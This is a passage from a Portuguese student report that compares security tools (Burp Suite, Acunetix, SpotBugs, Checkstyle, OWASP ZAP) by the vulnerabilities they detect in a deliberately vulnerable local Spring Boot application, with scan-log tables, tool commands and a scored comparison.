17	3	17:01:57 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_2_vulnerable_post
22	3	17:02:26 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_2_vulnerable_post
27	3	17:07:03 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
28	3	17:07:12 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_4_vulnerable_post
29	3	17:07:35 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
30	3	17:08:05 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
32	3	17:10:00 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
33	3	17:11:09 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
48	3	17:14:55 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_3_vulnerable_post
31	3	17:08:22 19 Dec 2022	Issue found	❗ OS command injection	http://localhost:8080	/part1_4_vulnerable_post
59	3	17:18:23 19 Dec 2022	Issue found	❗ Cross-site scripting (stored)	http://localhost:8080	/part1_2_vulnerable_post
11	3	17:00:59 19 Dec 2022	Issue found	❗ Cross-site scripting (reflected)	http://localhost:8080	/part1_1_vulnerable
12	3	17:01:15 19 Dec 2022	Issue found	❓ Client-side desync	http://localhost:8080	/index
2	3	17:00:54 19 Dec 2022	Issue found	❗ Cleartext submission of password	http://localhost:8080	/part1_1_non_vulnerable
5	3	17:00:54 19 Dec 2022	Issue found	❗ Cleartext submission of password	http://localhost:8080	/part1_4_non_vulnerable

Podemos observar que foi detetado novamente *SQL Injection*, mas, à semelhança do que já tinha ocorrido com a *tool* anterior, não foi identificada a sua presença em todos os campos. Por outro lado, um ponto positivo do *Burp Suite*, relativamente à *tool* anterior, é que foi possível detetar tanto *Reflected* como *Stored XSS*, ainda que cada uma destas apenas tenha sido identificada uma única vez.

Ainda que fora do *scope* deste trabalho, foi detetado também que os campos de *password* não se encontravam devidamente encriptados, tal como era previsto (já que toda a informação dos *requests* da *web application* é efetuada em *plain text*). Além desta vulnerabilidade, foi também identificada *Client-side desync*.

Por outro lado, em comparação com o *OWASP ZAP*, também não foi possível encontrar *Path Transversal*.

#	Task	Time	Action	Issue type	Host	Path
1	3	17:00:53 19 Dec 2022	Issue found	Unencrypted communications	http://localhost:8080	/
4	3	17:00:54 19 Dec 2022	Issue found	Cookie without HttpOnly flag set	http://localhost:8080	/robots.txt
6	3	17:00:54 19 Dec 2022	Issue found	Cookie without HttpOnly flag set	http://localhost:8080	/index

De seguida, podemos ainda verificar que foram detetadas outras vulnerabilidades ainda não mencionadas, mas que, mais uma vez, se encontram fora do *scope* do trabalho. Como podemos observar, o número de vulnerabilidades *low level* detectadas foi significativamente reduzido.

#	Task	Time	Action	Issue type	Host	Path
55	3	17:16:53 19 Dec 2022	Issue found	Input returned in response (stored)	http://localhost:8080	/part1_2_non_vulnerable_post
56	3	17:16:53 19 Dec 2022	Issue found	Input returned in response (stored)	http://localhost:8080	/part1_2_vulnerable_post
57	3	17:16:53 19 Dec 2022	Issue found	Input returned in response (stored)	http://localhost:8080	/part1_2_non_vulnerable_post
58	3	17:16:53 19 Dec 2022	Issue found	Input returned in response (stored)	http://localhost:8080	/part1_2_vulnerable_post
9	3	17:00:57 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/index
10	3	17:00:59 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_1_vulnerable
13	3	17:01:15 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_1_non_vulnerable
15	3	17:01:32 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_2_non_vulnerable
16	3	17:01:36 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_2_non_vulnerable_post
18	3	17:02:01 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable
19	3	17:02:02 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable
20	3	17:02:07 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable
21	3	17:02:24 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable
23	3	17:02:33 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_4_non_vulnerable
24	3	17:03:52 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/robots.txt
25	3	17:07:02 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_1_vulnerable_post
26	3	17:07:03 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable
34	3	17:11:54 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
35	3	17:12:09 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
36	3	17:12:20 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
37	3	17:12:26 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
38	3	17:12:38 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
39	3	17:12:40 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
40	3	17:12:55 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
41	3	17:12:56 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
42	3	17:13:12 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
43	3	17:13:28 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
44	3	17:13:46 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
45	3	17:14:02 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
46	3	17:14:18 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
47	3	17:14:37 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
49	3	17:14:55 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
50	3	17:15:14 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
51	3	17:15:28 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
52	3	17:15:40 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
53	3	17:15:55 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
54	3	17:16:10 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_non_vulnerable_post
60	3	17:18:35 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_1_vulnerable_post
61	3	17:18:39 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_2_vulnerable_post
62	3	17:18:40 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_2_vulnerable_post
63	3	17:18:42 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
64	3	17:18:42 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
65	3	17:18:42 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
66	3	17:18:43 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_3_vulnerable_post
67	3	17:18:44 19 Dec 2022	Issue found	Input returned in response (reflected)	http://localhost:8080	/part1_4_vulnerable_post
3	3	17:00:54 19 Dec 2022	Issue found	Cross-domain script include	http://localhost:8080	/part1_2_non_vulnerable
7	3	17:00:54 19 Dec 2022	Issue found	Cross-domain script include	http://localhost:8080	/part1_4_non_vulnerable
8	3	17:00:54 19 Dec 2022	Issue found	Cross-domain script include	http://localhost:8080	/part1_1_non_vulnerable

Os restantes alertas têm um caráter apenas informacional, avisando de potenciais vulnerabilidades que se encontram, novamente, fora do *scope* do trabalho. Em contrapartida,

podemos ainda observar que existem alertas acerca de *imports* suspeitos de bibliotecas em *javascript*, o que neste caso não será problemático, visto que as mesmas encontram-se atualizadas e sem vulnerabilidades conhecidas.


À semelhança da *tool* OWASP ZAP, o *Burp Suite* demonstrou ser uma ferramenta capaz de detetar praticamente todas as vulnerabilidades, ainda que não enunciasse todos os locais onde estas se encontram presentes. A justificação para isto acontecer é praticamente a mesma que foi dada na *tool* do OWASP ZAP, acrescentando ainda o facto de o número de *requests* efetuados pelo *Burp* ser relativamente menor. Contrariamente ao que se verificou com a *tool* anterior, esta ferramenta permite simular a captura de *requests* e alterar o seu conteúdo, permitindo realizar mais testes manuais.

No entanto, o *Burp Suite* acaba por não detetar *Blind SQL Injection* e *Path Transversal*, visto que estas duas vulnerabilidades, muito possivelmente, já se encontram contidas em outras como *SQL Injection* e *OS Command Injection*.

Outra vantagem, que permite destacar esta *tool* em relação à anterior, é precisamente os relatórios gerados, uma vez que estes contêm uma explicação mais detalhada não só das vulnerabilidades, como também dos *requests* e *responses* efetuados para cada teste. Além disto, estes fornecem ainda uma proposta de como resolver certas vulnerabilidades, bem como documentação detalhada acerca das mesmas.


Acunetix

Esta *tool*, tal como as anteriores, necessita que seja configurada a forma como é efetuada a autenticação. O modo como a configuração é feita assemelha-se bastante ao que foi efetuado no *Burp Suite*.




Nas duas abas seguintes clique em “Next” até chegar à janela que permite escolher o tipo de autenticação pretendido. Poderá, novamente, gravar-se a forma como se realiza a mesma, sendo muito semelhante ao que foi demonstrado no *Burp*. Por este motivo e pelo facto de ser muito intuitivo, não se irá detalhar o processo como a mesma é efetuada.

Após carregar “Next”, o scan irá ser iniciado.



Efetuado o scan, foram detetados 8 tipos de alertas, os quais contêm 90 vulnerabilidades:



Das vulnerabilidades que manifestam ser mais críticas, apenas conseguiu identificar *SQL Injection* e *Blind SQL Injection*, no entanto esta foi a primeira *tool* que diferenciou estes dois tipos de *SQL Injection*. Ainda assim, vulnerabilidades críticas como *XSS* (qualquer um dos tipos) e *OS Command Injection* não foram encontradas.

Ao contrário das outras *tools*, foi possível detetar *SQL Injection* e *Blind SQL Injection* em todos os campos possíveis. Quanto à falta de proteção contra *CSRF*, apenas foi identificada a sua presença na parte 3, enquanto que em relação a mensagens de erro, as mesmas foram detetadas em todos os *urls* possíveis (ou seja, versão vulnerável de cada funcionalidade).

Já fora do *scope* do trabalho, foi detetado não só *Same site scripting*, como também que era possível visualizar os parâmetros nos *request* efetuados ao longo da comunicação entre o *front-end* e o *back-end*, revelando-se o seu conteúdo.

Como ponto positivo da análise podemos tirar o facto do *Acunetix* ter conseguido identificar os dois 2 tipos de *SQL Injections*, mas, ainda assim, foi a pior *testing analysis tool* utilizada, não conseguindo detetar duas vulnerabilidades críticas como *XSS* e *OS Command Injection*. Outro ponto muito positivo a destacar será a qualidade do relatório apresentado, já que acaba por ser bastante completo.

Muito provavelmente, a razão pela qual esta *tool* poderá não ter apresentado um melhor desempenho está diretamente correlacionada com o facto de não ter sido disponibilizada uma versão *trial* mais recente deste *software*, tendo sido apenas possível utilizar uma mais antiga. Ora, isto acaba por se repercutir em outro ponto negativo para esta *tool*, já que, por exemplo, o *Burp Suite* possui uma versão *trial* profissional que permite efetuar uma análise sem quaisquer imprevistos e constrangimentos.

SpotBugs

Após se ter analisado os resultados obtidos pelas ferramentas de *testing analysis*, irá passar-se agora para as de *static analysis*. Através destas será possível averiguar se há algum tipo de má prática no código desenvolvido que, por sua vez, possa conduzir a uma potencial vulnerabilidade. De seguida, encontram-se descritos os passos necessários para executar esta mesma *tool*:

No mesmo diretório do projeto já se encontram *plugins* embutidos no ficheiro *pom.xml*, pelo que se torna muito mais fácil executar uma análise através do *SpotBugs* do que com as outras *tools* anteriormente referidas. Começando por iniciar o projeto:

```
E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot>mvnw spring-boot:run
[INFO] Scanning for projects...
[INFO]
[INFO] -----
[INFO] < com.example:demo >
[INFO] Building demo 0.0.1-SNAPSHOT
[INFO] -----
[INFO]
```

De seguida, executar o projeto, mas usando o plugin do *spotbugs*.

```
E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot>mvnw spotbugs:spotbugs
[INFO] Scanning for projects...
[INFO]
[INFO] -----
[INFO] < com.example:demo >
[INFO] Building demo 0.0.1-SNAPSHOT
[INFO] -----
[INFO]
```


```
E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot>mvnw spotbugs:gui
[INFO] Scanning for projects...
[INFO]
[INFO] -----
[INFO] < com.example:demo >
[INFO] Building demo 0.0.1-SNAPSHOT
[INFO] -----
[INFO]
```

Finalmente, visualizar a análise efetuada, abrindo o *GUI* do *SpotBugs*.

Ao executar o *scan* com *SpotBugs* conseguimos obter 3 tipos de categorias de alertas, resultando num total 12 vulnerabilidades/máximas práticas.



Na figura seguinte encontra-se detalhado as más-práticas identificadas em cada uma das categorias referidas acima:



Dentro da categoria “Bad practice” temos alertas em relação a “Stream not closed on all paths”. Apesar de as *streams* criadas pelos *BufferedReader* estarem a ser fechadas, constituiu uma má prática efetuar este tipo de procedimento dentro de um *try*. Esta má prática pode ser corrigida simplesmente ao se efetuar o fecho da *stream* dentro de um *finally*. A razão pela qual esta estratégia evidencia ser a correta está relacionada diretamente com o seguinte caso: imaginando que a *stream* é aberta, mas a meio do *try* acontece uma exceção, esta acaba por nunca vir a ser fechada e consequentemente a refletir-se numa má prática.

Relativamente à categoria “Internationalization”, o facto de não se especificar o tipo de *charset* utilizado constitui uma má prática e daí ter sido sinalizada na parte 4 vulnerável.

Após analisar-se estas duas categorias, pôde-se concluir que das más práticas identificadas nenhuma representa um falso positivo.



Como seria de esperar, por ser uma ferramenta de *static analysis*, nem todas as vulnerabilidades foram detetadas. Ainda assim, conseguiu-se identificar vulnerabilidades como *OS Command Injection* e *SQL Injection*.

Dentro desta última categoria, foi ainda detetada uma vulnerabilidade do tipo *Mass Assignment*. Ora, esta vulnerabilidade pode surgir quando existe uma eventual possibilidade de o atacante vir a ter acesso aos *requests* dirigidos à *web application*, podendo vir a alterar os parâmetros que se encontram a ser enviados através de um *form*. Apesar disto, esta vulnerabilidade também não faz parte do *scope* deste projeto, mas, ainda assim, é

mitigada/prevenida nas funcionalidades não vulneráveis, já que tanto os *inputs* como *outputs* são sanitizados.

Uma característica que permitiu destacar o *SpotBugs* relativamente às outras *tools*, analisadas anteriormente, foi precisamente o facto de este conseguir identificar a linha exata onde a vulnerabilidade é criada.

Esta ferramenta mostrou-se de grande utilidade durante o desenvolvimento do código, já que permitiu identificar possíveis más práticas (como *streams* que nunca eram fechadas nas funcionalidades não vulneráveis, ou objetos criados de forma ineficiente). Apesar disso, não detetou vulnerabilidades como XSS ou CSRF, visto estas duas não serem facilmente identificadas sem realização de quaisquer testes, o que ultrapassa os limites de atuação do *SpotBugs* que apenas permite analisar código Java.

Checkstyle

Tal como já referido, esta *tool* apenas possibilita compreender se estamos a seguir corretamente os paradigmas estabelecidos na linguagem Java, permitindo, em simultâneo, manter o código mais legível. Poderá proceder-se à execução desta *tool*:

Utilizando, por exemplo, um ficheiro de configurações google.xml

```
E:\Tools Analysis\Checkstyle>java -jar checkstyle-10.5.0-all.jar -c google.xml E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot
Starting audit...
[WARN] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:6:1: Line contains a tab character. [FileTabCharacter]
[WARN] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:7:1: Line contains a tab character. [FileTabCharacter]
```

Ou usando o ficheiro de configurações sun.xml

```
E:\Tools Analysis\Checkstyle>java -jar checkstyle-10.5.0-all.jar -c sun.xml E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1
Starting audit...
[ERROR] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:6:1: File contains tab characters (this is the first instar
acter)
[ERROR] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:30: Line has trailing spaces. [RegexpSingleline]
[ERROR] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:46: Line has trailing spaces. [RegexpSingleline]
[ERROR] E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\ddss-a2-group1\spring-boot\pom.xml:52: Line has trailing spaces. [RegexpSingleline]
```

Após a utilização do segundo comando, obteve-se o seguinte *output*:

```
Config.java:12:5: Class 'SecurityConfig' looks like designed for extension (can be subclassed), but the method 'configure' does not have javadoc that explains how to do that safely.
Config.java:13:30: Parameter http should be final. [FinalParameters]
Config.java:14: Line is longer than 80 characters (found 87). [LineLength]
ex.java:1: File does not end with a newline. [NewlineAtEndOfFile]
ex.java:1: Missing package-info.java file. [JavadocPackage]
ex.java:14:5: Class 'Index' looks like designed for extension (can be subclassed), but the method 'index' does not have javadoc that explains how to do that safely. If class is not c
ex.java:14:5: Missing a Javadoc comment. [MissingJavadocMethod]
ex.java:15: Line is longer than 80 characters (found 82). [LineLength]
ex.java:15:25: Parameter user should be final. [FinalParameters]
ex.java:16: Line is longer than 80 characters (found 84). [LineLength]
ex.java:16:13: Parameter error_index should be final. [FinalParameters]
```

Pode-se denotar que um dos alertas mais frequentes para esta *tool* é o facto de não existir quaisquer *javadocs* para as funções ou classes implementadas. Os restantes alertas são relativos à forma como o código devia estar formatado ou ao modo como as variáveis deveriam estar definidas, sendo, assim, possível detetar algumas más práticas efetuadas ao longo do desenvolvimento do código.

Comparação entre as diferentes tools

Por fim, irá ser feita uma comparação entre as diferentes *tools* utilizadas, tentando-se compreender qual revelou ser a mais eficiente na deteção de vulnerabilidades e que consequentemente contribuiu para um desenvolvimento seguro de funcionalidades com o menor número vulnerabilidades possível, evitando a criação de eventuais oportunidades para a execução de um ataque.

Para tal comparação foi utilizada a seguinte métrica:

$$\text{Pontuação} = 0.7 * (\text{vulnerabilidades encontradas / vulnerabilidades supostas}) + \\ 0.3 * (\text{verdadeiros positivos / total vulnerabilidades})$$

Efetuadas os cálculos, os resultados foram os seguintes:
 (contando só com o que é o scope do trabalho)

	Total	Previstas	Verdadeiros positivos	Vulnerabilidades encontradas	Pontuação
OWASP ZAP	43	7	38	5	0.76
Burp Suite	13	7	13	4	0.7
Acunetix	80	7	80	4	0.7
SpotBugs	7	7	7	2	0.5

Através da tabela acima, podemos observar que as 3 primeiras *tools* apresentam pontuações muito semelhantes, rondando o valor 0.7, algo que já se esperava visto ambas serem *testing analysis tools*. Além deste facto, todas estas *tools* apresentam uma diversidade de vulnerabilidades muito parecida. No final das contas a melhor *tool* acaba mesmo por ser o OWASP ZAP com 0.76 de pontuação.

Como seria de esperar a *tool* com menos pontuação foi o *SpotBugs*, sendo uma *static analysis tool* é normal que não encontre tantas vulnerabilidades como as restantes ferramentas. No entanto, isto não desvaloriza a contabilização da mesma para a identificação de vulnerabilidades, até porque as *static analysis tool* são mais rápidas a executar o pretendido e permitem fornecer informações importantes acerca de falhas cometidas ao nível da linguagem utilizada, neste caso Java. Relativamente ao *Burp Suite* e *Acunetix*, estes destacaram-se no que toca à precisão, já que nenhum dos dois identificou falsos positivos. Simultaneamente, tal como a pontuação indica, estes acabam por ser muito semelhantes, mesmo em termos do relatório gerado que, por sua vez, demonstra ser bastante completo em ambos os casos.

Finalmente olhando para o OWASP ZAP, apesar dos poucos falsos positivos, podemos verificar que acaba por encontrar uma maior diversidade de vulnerabilidades. Ao ter sido atribuído um maior peso a este último aspeto na métrica estipulada, permite precisamente que esta *tool* se destaque ao nível da mesma.

Algumas notas adicionais acerca dos resultados obtidos:

- A *tool Checkstyle* não foi incluída nesta comparação, visto ser mais adequada e destinada a identificar más práticas na escrita de código Java.
- No total de vulnerabilidades são apenas contabilizadas aquelas que fazem parte do *scope* deste projeto, vulnerabilidades relacionadas com, por exemplo, a não encriptação da comunicação não entram nos cálculos.
- O tipo de vulnerabilidades que, supostamente, deveriam ter sido detetadas e, assim, tidas mais em conta são: *SQL injection*, *Blind SQL injection*, *XSS Reflected*, *XSS Stored*, *CSRF*, *OS Command Injection* e *Error Disclosure*, somando num total de 7 tipos mais críticos de vulnerabilidades.
- A métrica utilizada não é de todo convencional, pelo que as pontuações obtidas são apenas usadas como uma tentativa de ordenar as *tools* por impacto na deteção de vulnerabilidades.

Conclusão

Começou-se por desenvolver uma *web application* na linguagem de programação Java, implementando uma versão vulnerável e outra não vulnerável para as funcionalidades definidas. Com isto, tornou-se possível não só experienciar um pouco o papel do atacante, como também compreender melhor o funcionamento de determinadas vulnerabilidades e consequentemente os respetivos impactos. Em simultâneo, conhecer algumas das diversas oportunidades, que um invasor pode utilizar para explorar um sistema, também permite ter uma melhor noção de como se poderá proteger o mesmo.

De seguida, foram utilizadas diversas *tools* para efetuar uma análise à *web application* com vista a detetar as vulnerabilidades implementadas. Por sua vez, estas *tools* acabaram não só por ajudar a melhorar bastante a versão não vulnerável das funcionalidades, como também a aprimorar as nossas práticas de programação.

Finalmente, efetuou-se a comparação entre as diferentes *tools* adotadas, enumerando-se os respetivos pontos fortes e fracos. Esta estratégia permitiu também esquematizar os resultados obtidos e consequentemente compreender qual foi a *tool* que apresentou um melhor sucesso.

Em síntese, o desenvolvimento desta *web application* nas duas vertentes possíveis permitiu-nos melhorar as práticas de programação e consequentemente saber como mitigar as vulnerabilidades existentes num sistema. Por outro lado, conhecer o modo de funcionamento de *tools* como as utilizadas poderá vir a tornar-se extremamente importante em projetos futuros.